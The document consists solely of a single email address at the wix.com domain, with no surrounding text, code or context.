tomerc@wix.com